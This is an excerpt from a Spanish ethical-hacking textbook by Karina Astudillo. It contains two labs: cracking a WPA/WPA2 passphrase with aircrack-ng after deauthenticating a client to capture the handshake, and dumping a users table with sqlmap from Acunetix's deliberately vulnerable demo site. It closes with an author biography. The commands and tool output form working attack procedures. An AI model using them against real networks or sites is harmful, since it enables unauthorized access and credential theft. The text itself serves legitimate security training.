
Lab 5.7b: Ataque basado en diccionario al protocolo WPA/WPA2

En este laboratorio realizaremos un ataque de claves basado en diccionario en contra de una WLAN con WPA/WPA2. Para ello nuestro primer objetivo será capturar un hash válido durante el proceso de autenticación entre un cliente y el AP (handshake), esto lo lograremos efectuando un ataque de de-auth en contra del cliente elegido (forzándolo a autenticarse de nuevo). Una vez obtenido el hash procederemos a efectuar el ataque de cracking de claves.

Recursos:

Estación hacker: Computador con sistema operativo *Kali Linux*.

Software: Suite *Aircrack* y wireless-tools.

Hardware: AP configurado con el protocolo WPA/WPA2. Tarjeta de red inalámbrica compatible con *Kali* y con la suite *Aircrack-ng*.

Archivos: Diccionario de claves incluido con *Kali Linux*.

Nota: Para que el ataque tenga éxito, el AP debe tener configurada una clave (PSK) contenida dentro del diccionario.

Pasos que seguir:

- Configure el AP/router con protocolo de autenticación WPA/WPA2 de clave precompartida (preshared-key), cree una red inalámbrica y asígnele una clave cualquiera. Si desconoce cómo realizar el procedimiento de configuración de una red inalámbrica en un AP/router, por favor refiérase al manual del fabricante incluido con su equipo de acceso inalámbrico.
- Si actualmente está conectado a alguna red inalámbrica desconéctese.
- Abra una ventana de comandos en su estación de trabajo *Linux* y ejecute el comando `ifconfig`. La Figura 110 muestra un posible resultado.
- Identifique correctamente su adaptador inalámbrico. Es probable que se llame `wlan0`.
- Baje el adaptador inalámbrico (`ifconfig wlan0 down`), colóquelo en modo promiscuo (`iwconfig wlan0 mode monitor`) y súbalo nuevamente (`ifconfig wlan0 up`) como se muestra en la Figura 111.

```
root@Spooner:/home/karina# ifconfig wlan
wlan0      Link encap:Ethernet direcciónHW 74:de:2b:08:35:b6
           Direc. inet:192.168.0.9  Difus.:192.168.0.255 Másc:255.255.255.0
           Dirección inet6: fe80::76de:2bff:fe08:35b6/64 Alcance:Enlace
           ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST MTU:1500 Métrica:1
           Paquetes RX:1657 errores:0 perdidos:0 overruns:0 frame:0
           Paquetes TX:1496 errores:0 perdidos:0 overruns:0 carrier:0
           collisions:0 long.colasTX:1000
           Bytes RX:1061549 (1.0 MB) TX bytes:344448 (344.4 KB)

root@Spooner:/home/karina#
```

FIGURA 110 – Revisamos las interfaces de red con `ifconfig`

```
root@Spooner:/home/karina# ifconfig wlan0 down
root@Spooner:/home/karina# iwconfig wlan0 mode monitor
root@Spooner:/home/karina# ifconfig wlan0 up
root@Spooner:/home/karina#
```

FIGURA 111 – Colocamos la interfaz wlan0 en modo promiscuo

6. Posteriormente usaremos la herramienta airodump-ng para identificar el SSID y el número de canal del accespoint víctima (ver Figura 112):

```
airodump-ng wlan0
```




FIGURA 112 – AP's identificados por airodump-ng

- Si el accesspoint/router víctima tiene protección contra propagación de SSID es probable que no lo detecte con airodump-ng. En ese caso ejecute desde la línea de comandos la utilidad kismet y siga las instrucciones indicadas en pantalla para agregar el adaptador wireless.
- Asegúrese de copiar el BSSID del AP víctima y el número del canal. Corte la captura anterior de airodump con CTRL + C y realice una nueva captura reemplazando los datos respectivos en el comando siguiente:

```
airodump-ng -w captura -c canal_ap --bssid mac_del_ap wlan0
```

- Verifique la dirección MAC de un cliente conectado al AP víctima. Mientras airodump-ng capture paquetes, abra una ventana de comandos adicional y ejecute la utilidad aireplay-ng:

```
aireplay-ng -0 10 -a mac_del_ap -c mac_de_un_cliente wlan0
```




FIGURA 113 – Inyección con aireplay-ng

10. El comando `aireplay-ng`, tal y como se muestra en la Figura 113, inyecta paquetes en la red inalámbrica para provocar que el cliente escogido se re-autentique. Esto lo hacemos con la finalidad de poder capturar un hash durante el proceso de autenticación (dicho proceso se denomina WPA Handshake). Ahora es necesario tener paciencia y esperar hasta captar el hash con `airodump-ng`. En el momento en que obtenga el hash, está usted listo para realizar el ataque basado en diccionario. La Figura 114 muestra el momento en que capturamos el hash. Si los 10 paquetes enviados son insuficientes para de-autenticar al cliente, aumente el valor.
11. Detenga el comando `airodump-ng` realizando un `CTRL+C`. Se debe haber generado un archivo de captura de paquetes llamado `captura-##.cap` en el directorio actual (reemplace `##` por el número respectivo).
12. Use la herramienta `aircrack-ng` para ejecutar el ataque basado en diccionario. Utilice la ruta a uno de los diccionarios incluidos con *Kali* o use su propio diccionario. La Figura 115 muestra un ejemplo de cracking de claves exitoso.

```
aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst
captura-01.cap
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:18:E7:EF:6C:06	0	100	2252	39875 5	8	54e.	WPA2	CCMP	PSK	HACKME
BSSID	STATION	PWR	Rate	Lost	Packets	Probes				
00:18:E7:EF:6C:06	00:53:49:AE:21:B6	0	0e- 0e	385	51211	HACKME				
00:18:E7:EF:6C:06	30:75:12:EB:7F:BC	0	0e- 1	2174	9298					

FIGURA 114 – Hash capturado

```
Aircrack-ng 1.1

[00:00:00] 84 keys tested (1229.60 k/s)

KEY FOUND! [ logmein123 ]

Master Key      : 61 31 5C A4 93 79 50 6F FC 66 6A 2B B1 F7 EF BA
                  ED 12 47 DD 0E F6 1D 95 9D 66 5A 93 82 A6 51 91

Transient Key   : 52 3E 3E 0A 19 80 2E 56 44 EA 35 B6 5A 0F 7C E8
                  28 01 22 00 5F 74 FC 49 7F FD 0A E1 87 E3 11 15
                  54 7E 1C 81 77 C2 82 5B 91 4B 04 F0 67 33 86 29
                  A0 30 A4 24 8C 9E 66 FE 68 46 E0 21 F2 C4 35 8B

EAPOL HMAC      : C1 5C 2A DC 99 A7 B9 4F AB 23 CF 3D BA 3B 54 BA
```

FIGURA 115 – Clave encontrada!

13. ¿Fue exitoso el ataque?
14. Si el ataque es infructuoso eso se deberá a que el diccionario utilizado en este ejemplo no incluye la clave del AP/router. Para efectos de prueba agregue al final del diccionario (e. j. <https://www.academia-hacker.com>)

/pentest/wireless/aircrack-ng/test/password.lst) la clave que colocó durante la configuración del AP.

15. Repita el ataque con aircrack-ng. ¿Fue exitoso el ataque?
16. En conclusión: un ataque basado en diccionario sólo será exitoso si la clave colocada por el administrador se encuentra en el diccionario utilizado por el hacker. Refiérase a los enlaces indicados previamente en esta sección para descargar diccionarios más grandes de los que vienen incluidos como ejemplos con *Kali Linux*.
17. Para regresar el adaptador a su estado normal y poder conectarse a redes inalámbricas, ejecute los siguientes comandos en un terminal:

```
ifconfig wlan0 down  
iwconfig wlan0 mode managed  
ifconfig wlan0 up
```

Lab 5.8: SQL injection con sqlmap

En este laboratorio usaremos el comando *sqlmap*, incluido con *Kali Linux* para efectuar un ataque de inyección *SQL* sobre una base de datos *MySQL*, a través de un script web vulnerable.

Recursos:

- **Víctima:** Página web vulnerable <http://testphp.vulnweb.com>, provista por la empresa Acunetix para efectuar pruebas de hacking web.
- **Estación Hacker:** 1 PC o VM con *Kali Linux*.
- **Software:** Aplicativo *sqlmap* incluido con *Kali*.

Pasos que seguir:

1. Abra un navegador web en *Kali* e ingrese a la página web objetivo, <http://testphp.vulnweb.com>. La Figura 116 muestra la página principal del sitio web víctima.
2. Ahora, emulando la acción de un hacker que hace reconocimiento, de click sobre el enlace “Browse categories”, allí encontrará una lista de productos disponibles. De click en “Posters”.




FIGURA 116 - Website vulnerable provisto por Acunetix




FIGURA 117 - La categoría “Posters”

- Como podrá notar (véase la Figura 117), tenemos un URL en el navegador que nos indica que esta es una página dinámica generada por un script PHP llamado “listproducts.php” y al que se le está pasando un parámetro llamado “cat” con el valor de 1.
- Ahora probaremos si este script es vulnerable a inyección de código usando *sqlmap*. Para empezar, abramos un terminal en *Kali* e invoquemos la ayuda de este comando de la siguiente forma:

```
sqlmap -h
```




FIGURA 118 - Ayuda de *sqlmap*

- Como podemos ver en la Figura 118, la ayuda nos indica que el parámetro **-u** nos permite pasarle a *sqlmap* el URL que deseamos analizar. Invoquemos pues entonces a *sqlmap* para auditar el URL descubierto en el paso 3.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

6. Durante la ejecución, *sqlmap* nos indicará que al parecer la base de datos es *MySQL* y nos hará algunas preguntas respecto a la base de datos detectada y si queremos omitir pruebas para otras bases de datos. Vamos a responder que sí (Y) a dichas preguntas. Un posible resultado se muestra en las Figuras 119 y 120.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
[18:58:49] [INFO] testing connection to the target URL
[18:58:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:58:50] [INFO] testing if the target URL content is stable
[18:58:50] [INFO] target URL content is stable
[18:58:50] [INFO] testing if GET parameter 'cat' is dynamic
[18:58:51] [INFO] GET parameter 'cat' appears to be dynamic
[18:58:51] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBM
S: 'MySQL')
[18:58:52] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site s
cripting (XSS) attacks
[18:58:52] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
For the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ri
sk (1) values? [Y/n] Y
```

FIGURA 119 - Auditamos el script objetivo con *sqlmap*

```
[19:00:27] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find t
he right number of query columns. Automatically extending the range for current UNION query injection tec
hnique test
[19:00:29] [INFO] target URL appears to have 11 columns in query
[19:00:39] [INFO] target URL appears to be UNION injectable with 11 columns
[19:00:40] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
...
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2B2B=2B2B

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 3958 FROM(SELECT COUNT(*),CONCAT(0x716a706b71,(SELECT (ELT(3958=3958,1))),0x71787a7a71,FL
LOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a706b71,0x4b5173517a61
7047535061516d696a744664543d6766e7a465757456e656768868e7a6148,0x71787a7a71),NULL,NULL,NULL-- LEOJ
...
[19:00:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
[19:00:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

FIGURA 120 - Posible resultado obtenido por *sqlmap*

7. Tal y como vemos, aparentemente el parámetro “cat” podría ser susceptible a *SQL injection*. Por tanto, usaremos otro parámetro de *sqlmap* para ver si podemos recuperar el nombre de la base de datos. Basta con agregar `--current-db` al final del comando previo, tal y como se observa en la Figura 121.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-db
```

8. Como se habrá percatado el lector, tuvimos éxito. *Sqlmap* nos dice que el nombre de la base de datos es “acuart”. Agregaremos entonces esta opción a nuestro comando con la opción `-D` y trataremos de listar las tablas con la opción `--tables`.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart
--tables
```

- Tal y como nos muestra la Figura 122, nuevamente tuvimos éxito y *sqlmap* nos indica que

hay diversas tablas en la base de datos “acuart”. Nos interesa sobre todo la tabla “users”, por tanto ahora intentaremos listar los campos de dicha tabla con la opción --columns. Véase la Figura 123.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart
-T users --columns
```

```
[21:34:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[21:34:34] [INFO] fetching current database
current database: 'acuart'
[21:34:35] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

FIGURA 121 – La base de datos actual se llama “acuart”

```
[20:20:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[20:20:54] [INFO] fetching tables for database: 'acuart'
database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
[20:20:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

FIGURA 122 – Tablas de la base “acuart”

```
[20:22:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[20:22:37] [INFO] fetching columns for table 'users' in database 'acuart'
database: acuart
table: users
[8 columns]
+-----+
| Column | Type      |
+-----+
| address | mediumtext |
| cart    | varchar(100)|
| cc      | varchar(100)|
| email   | varchar(100)|
| name    | varchar(100)|
| pass    | varchar(100)|
| phone   | varchar(100)|
| uname   | varchar(100)|
+-----+
[20:22:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

FIGURA 123 – Obtuvimos los campos o columnas de la tabla “users”

9. Et voilà! Ya tenemos los nombres de los campos de la tabla “users”. Ahora bastará con realizar un select de los campos que nos interesen, indicando la lista de estos separados con comas a través de la opción -C (de columns) y pasando el parámetro --dump.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart
-T users -C uname,email,name,pass --dump
```

10. La Figura 124 muestra una posible salida. Ahora bastará con volver al navegador, ingresar a la página de login y probar las credenciales recuperadas (campos uname y pass).

```
[20:37:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[20:37:32] [INFO] fetching entries of column(s) 'email, name, pass, uname' for table 'users' in database 'acuart'
database: acuart
Table: users
[1 entry]
+-----+
| uname | email | name      | pass |
+-----+
| test  | Nothing | Consulting_Systems_Hacker | test |
+-----+
[20:37:32] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:37:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

FIGURA 124 - Valores de los campos consultados en la tabla “users”

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

If you are already registered please enter your login information below:

Username :
Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

FIGURA 125 - Probamos la página de login con las credenciales obtenidas (uname: test, pass:test)

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
Fractal Explorer

Consulting_Systems_Hacker (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="Consulting_Systems_Hacker"/>
Credit card number:	<input type="text" value="Nothing"/>
E-Mail:	<input type="text" value="Nothing"/>
Phone number:	<input type="text" value="+593455555555"/>
Address:	<input type="text" value="Ninguna"/>

FIGURA 126 - Login exitoso, ahora ya podemos ver nuestro perfil y actualizarlo

11. Por supuesto, la misma página nos dice las credenciales que obtuvimos “test, test”, puesto que se trata de una página web expresamente vulnerable. No obstante, lo que acabamos de aprender nos servirá para probar páginas web reales en busca de vulnerabilidades simples de SQL injection.

Acerca de la autora



Karina Astudillo B. es una consultora de sistemas especializada en seguridad informática, redes y sistemas *UNIX/Linux*. Es Ingeniera en Computación, MBA, y cuenta con certificaciones internacionales como: *Certified Ethical Hacker (CEH)*, *Computer Forensics US*, *CCNA R&SW*, *CCNA Security*, *CCNA Wireless*, *Hillstone Certified Security Professional (HCSP)*, *Cisco Certified Academy Instructor (CCAI)*, *Sun Certified Solaris System Administrator (SCSA)* y *VmWare VSP*.

Karina inició su carrera en el mundo de las redes en el año 1995, gracias a una oportunidad de trabajo en un proyecto con *IBM* en su alma máter, la *Escuela Superior Politécnica del Litoral (ESPOL)*. Desde entonces el mundo de las redes, los sistemas operativos y la seguridad, la fascinaron al punto de convertirse en su pasión.

Años más tarde, luego de adquirir experiencia trabajando en el área de servicio al cliente de la corporación transnacional *ComWare*, se convirtió - primero en consultora de sistemas independiente en el año 2002 a través de *Consulting Systems* - para cofundar en el 2007 *Elixircorp S.A.*, empresa de seguridad informática de la que formaría parte hasta junio de 2018.

Paralelamente a la consultoría, Karina siempre ha tenido una pasión innata por enseñar, gracias a lo cual surgió la oportunidad de vincularse con la docencia como profesora de la *Facultad de Ingeniería en Electricidad y Computación (FIEC)* allá por el año 1996.

En la actualidad es instructora del programa *Cisco Networking Academy* y de los programas de *Maestría en Sistemas de Información (MSIG)* y *Maestría en Seguridad Informática Aplicada (MSIA)* de *FIEC-ESPOL*.

Debido a esta experiencia docente consideró incluir como parte de la oferta de su empresa, programas de preparación en seguridad informática, entre ellos talleres de Hacking Ético. Al publicar el éxito de estos talleres en su blog personal, empezó a recibir solicitudes de estudiantes que se encontraban en ciudades y países diferentes que preguntaban por los cursos, sólo para desilusionarse cuando se les contestaba que sólo se dictaban de forma presencial en Ecuador.

Fue entonces cuando nació la idea de crear la serie “Cómo Hackear” para poder transmitir – sin límites geográficos - los conocimientos sobre el taller de Introducción al Hacking Ético, el primero en la Serie.

En sus momentos de esparcimiento Karina disfruta leer sobre ciencia ficción, viajar, compartir con su familia y amigos y escribir sobre ella en tercera persona ;-D

Comuníquese con Karina Astudillo B.

Siéntase libre de consultar a la autora o realizar comentarios sobre sus cursos y/o libros en:

- **Email:** karina@karinaastudillo.com
- **Website personal (libros, cursos y blog):** <https://www.KarinaAstudillo.com/>
- **Website empresarial:** <https://www.Consulting-Systems.tech/>
- **Facebook:** <https://facebook.com/KarinaAstudilloBooks/>
- **YouTube Channel (Academia Hacker):** <https://www.youtube.com/c/karinaastudillo/>

Texto Guía



Astudillo B., K. (2018). Hacking Ético: ¡cómo convertirse en hacker ético en 21 días o menos! Madrid: Ra-Ma.

Disponible en más de 300 librerías de Europa y América y en importantes retailers online como Amazon.com, Amazon.es y RA-MA Editorial.

Información detallada en: [https://karinaastudillo.com/book/hacking-
etico-3ra-edicion-ra-ma-editorial/](https://karinaastudillo.com/book/hacking-etico-3ra-edicion-ra-ma-editorial/)

Otros libros de Karina Astudillo B.

Mira los libros de Karina en <https://karinaastudillo.com/libros/>

